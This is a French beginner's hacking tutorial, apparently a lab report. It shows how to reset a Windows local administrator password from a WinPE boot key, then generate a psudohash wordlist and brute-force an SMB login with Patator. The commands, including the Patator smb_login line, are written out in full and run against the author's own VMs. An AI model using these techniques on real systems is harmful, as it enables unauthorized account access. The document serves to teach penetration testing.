TECHNIQUE D'HACKING DEBUTANT

SOMMAIRE

Introduction 2

Prérequis 2

Changer/Réinitialiser le mot de passe d'un administrateur local windows 2

Techniques de brute force dans un système d'information avec Patator 5

Attaque du NTDS de l'Active Directory 10

Récupérer le fichier ntds.dit avec ntdsutil 13

PASS THE HASH 20

Conclusion 23

Introduction


Le hacking désigne l'activité de manipulation ou d'exploration des systèmes informatiques, souvent à des fins d'apprentissage ou de recherche de failles de sécurité, pouvant être utilisées pour protéger les systèmes ou, malheureusement, pour des activités malveillantes.

Prérequis


Tout d'abord, on commence par avoir une clé USB bootable, ensuite on installe des machines, une vm ubuntu 22.0 minimum pour ne pas avoir des problèmes dans les commandes plus tard, un windows 10 et un windows serveur 2022 avec un rôle Active Directory. Les machines doivent être en NAT pour être sous le même réseau.

Changer/Réinitialiser le mot de passe d'un administrateur local windows

➔ On créer une clé bootable avec Windows PE, moi j'ai récupéré une clé d'un camarade dont lequel on a utilisé le windows PE de Sergei Strelec. On branche ensuite la clé sur notre pc et on charge notre ISO sur notre VM, le PC doit donc booter sur notre Windows PE.




➔ Une fois qu'on a boot, on appuie sur la touche windows et on cherche le programme en jaune.




➔ On sélectionne français et suivant.


➔ Le programme nous demande si on veut afficher les réponses secrète au question secrète si jamais il en possède.




➔ On sélectionne un utilisateur et suivant.



➔ On va activer le compte et changer le mot de passe.



➔ On relance la machine et on voit que la machine démarre sans mot de passe.



Techniques de brute force dans un système d'information avec Patator

➔ On commence par pinguer notre Ubuntu et notre windows 10.

```
selim@ubuntu:~$ ping 192.168.128.171
PING 192.168.128.171 (192.168.128.171) 56(84) bytes of data.
64 octets de 192.168.128.171 : icmp_seq=1 ttl=128 temps=0.439 ms
64 octets de 192.168.128.171 : icmp_seq=2 ttl=128 temps=0.488 ms
^C
--- statistiques ping 192.168.128.171 ---
2 paquets transmis, 2 reçus, 0 % paquets perdus, temps 1023 ms
rtt min/moy/max/mdev = 0,439/0,463/0,488/0,024 ms
```

```
C:\Users\selim>ping 192.168.128.167

Envoi d'une requête 'Ping'  192.168.128.167 avec 32 octets de données :
Réponse de 192.168.128.167 : octets=32 temps<1ms TTL=64
Réponse de 192.168.128.167 : octets=32 temps<1ms TTL=64
Réponse de 192.168.128.167 : octets=32 temps<1ms TTL=64

Statistiques Ping pour 192.168.128.167:
    Paquets : envoyés = 3, reçus = 3, perdus = 0 (perte 0%),
Durée approximative des boucles en millisecondes :
    Minimum = 0ms, Maximum = 0ms, Moyenne = 0ms
```

➔ La commande 'git clone' elle est utilisée pour créer une copie locale d'un dépôt distant (par exemple, sur GitHub) sur votre propre machine. 'https://github.com/t3l3machus/psudohash' est l'URL du dépôt qu'on souhaite cloner. Git téléchargera toutes les données du dépôt distant et créera une copie de travail sur votre machine locale.

```
selim@ubuntu:~$ sudo git clone https://github.com/t3l3machus/psudohash
Clonage dans 'psudohash'...
remote: Enumerating objects: 157, done.
remote: Counting objects: 100% (41/41), done.
remote: Compressing objects: 100% (37/37), done.
remote: Total 157 (delta 24), reused 6 (delta 4), pack-reused 116
Réception d'objets: 100% (157/157), 489.78 Kio | 4.15 Mio/s, fait.
Résolution des deltas: 100% (70/70), fait.
```

➔ On se déplace dans le répertoire psudohash. La commande chmod +x psudohash.py est utilisée pour rendre un fichier exécutable sous un système Linux.

```
selim@ubuntu:~$ cd ./psudohash
selim@ubuntu:~/psudohash$ chmod +x psudohash.py
chmod: modification des droits de 'psudohash.py': Opération non permise
selim@ubuntu:~/psudohash$ sudo chmod +x psudohash.py
selim@ubuntu:~/psudohash$
```

➔ Cette commande nous permet d'aller récupérer les mots de passe probable qui commence par Azerty, avec un chiffre entre 1 et 300000.

```
selim@ubuntu:~/psudohash$ sudo ./psudohash.py -w Azerty -cpa -cpb -an 1 -nl 300000

 PSUDOHASH
                    by t3l3machus

[Info] Calculating output length and size...
[Warning] This operation will produce 172923552 words, 2270.1 MB. Are you sure you want to proceed? [y/n]: y
[*] Mutating keyword: Azerty
  ├─ Producing character case-based transformations...
  ├─ Mutating word based on commonly used char-to-symbol and char-to-number substitutions...
  ├─ Appending numbering to each word mutation...
  ├─ Appending common paddings after each word mutation...
  ├─ Appending common paddings before each word mutation...
  └─ Done!

[Info] Completed! List saved in output.txt
```

➔ La commande grep 'Azerty' output.txt est utilisée pour rechercher toutes les lignes dans le fichier output.txt qui contiennent le mot "Azerty".

```
selim@ubuntu:~/psudohash$ sudo grep 'Azerty' output.txt
```

➔ J'aperçois mon mot de passe de ma windows 10 dans le fichier.

```
Azerty260599
Azerty260600
Azerty260601
Azerty260602
Azerty260603
Azerty260604
Azerty260605
Azerty260606
Azerty260607
Azerty260608
```


➔ Cette commande nous permet d'installer patator. Patator est un outil de test de pénétration conçu pour effectuer des attaques par force brute, des attaques par dictionnaire et d'autres types d'attaques automatisées contre divers protocoles et services réseau. Il est souvent utilisé par les professionnels de la sécurité informatique pour tester la résistance des systèmes et des applications à différentes formes d'attaques.

```
selim@ubuntu:~$ sudo apt install patator
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances
```


➔ Cette commande permet de voir tous les chemins de pénétration de patator.

```
selim@ubuntu:~$ patator
Patator v0.7 (https://github.com/lanjelot/patator)
Usage: patator module --help

Available modules:
  + ftp_login     : Brute-force FTP
  + ssh_login     : Brute-force SSH
  + telnet_login  : Brute-force Telnet
  + smtp_login    : Brute-force SMTP
  + smtp_vrfy     : Enumerate valid users using SMTP VRFY
  + smtp_rcpt     : Enumerate valid users using SMTP RCPT TO
  + finger_lookup : Enumerate valid users using Finger
  + http_fuzz     : Brute-force HTTP
  + ajp_fuzz      : Brute-force AJP
  + pop_login     : Brute-force POP3
  + pop_passd     : Brute-force poppassd (http://netwinsite.com/poppassd/)
  + imap_login    : Brute-force IMAP4
  + ldap_login    : Brute-force LDAP
  + smb_login     : Brute-force SMB
  + smb_lookupsid : Brute-force SMB SID-lookup
  + rlogin_login  : Brute-force rlogin
  + vmauthd_login : Brute-force VMware Authentication Daemon
```


➔ On se connecte sur notre windows 10. Dans le C:\ on créer un dossier nommé ‘Partage’, et se dossier on le partage.




➔ Le chemin d'accès du dossier 'Partage' créer précédemment.




➔ Sur notre machine physique, on essaye d'accéder au dossier via le chemin d'accès.



➔ Le partage fonctionne bien car j'ai accès au dossier créer.






➔ La commande, sudo mkdir /mnt/fichierwin, crée un nouveau répertoire appelé "fichierwin" dans le répertoire /mnt.

➔ La commande, mount -t cifs //192.168.128.171/Partage /mnt/fichierwin -o username=selim,password=Azerty260599, est utilisée pour monter un partage SMB (Server Message Block) sur votre système de fichiers Linux.

```
selim@ubuntu:~$ sudo mkdir /mnt/fichierwin
selim@ubuntu:~$ sudo mount -t cifs //192.168.128.171/Partage /mnt/fichierwin -o username=selim,password=Azerty260599
selim@ubuntu:~$
```

➔ On retourne sur notre Windows 10 et on créer un document dans le dossier 'Partage'.



➔ En exécutant la commande cd /mnt/fichierwin, on va se déplacer vers le répertoire /mnt/fichierwin.

➔ En exécutant la commande 'ls' dans le répertoire /mnt/fichierwin, on verra la liste des fichiers et répertoires présents dans ce répertoire. Cette commande nous permettra de visualiser le contenu du partage SMB qu'on a monté.

```
selim@ubuntu:~$ cd /mnt/fichierwin
selim@ubuntu:/mnt/fichierwin$ ls
Mewo.txt
selim@ubuntu:/mnt/fichierwin$
```

➔ La commande umount /mnt/fichierwin est utilisée pour démonter (ou déconnecter) le système de fichiers qui a été monté précédemment sur le répertoire /mnt/fichierwin.

```
selim@ubuntu:~$ sudo umount /mnt/fichierwin
selim@ubuntu:~$
```

➔ Les deux fichiers nano common_padding_values.txt ou nano psudohash.py nous permet de spécifier certain critère afin de supprimer certain caractère pour que le patator puisse trouver beaucoup plus facilement le mot de passe.

```
mutations_cage = []
basic_mutations = []
outfile = args.output if args.output else 'output.txt'
trans_keys = []

transformations = [
        {'b' : '8'},
        {'g' : ['9', '6']},
        {'o' : '0'},
        {'s' : ['$', '5']},
]
```

➔ C'est la commande de Patator pour effectuer une attaque par force brute sur un service SMB.


```
selim@ubuntu:~$ sudo patator smb_login user=selim password=FILE0 0=/home/selim/psudohash/output.txt host=192.168.128.171 -x quit:code=0
```

➔ Donc différent mot de passe défile jusqu'à ce que Patator trouve le mot de passe et il affiche le nom de la machine et il s'arrete tout seul.

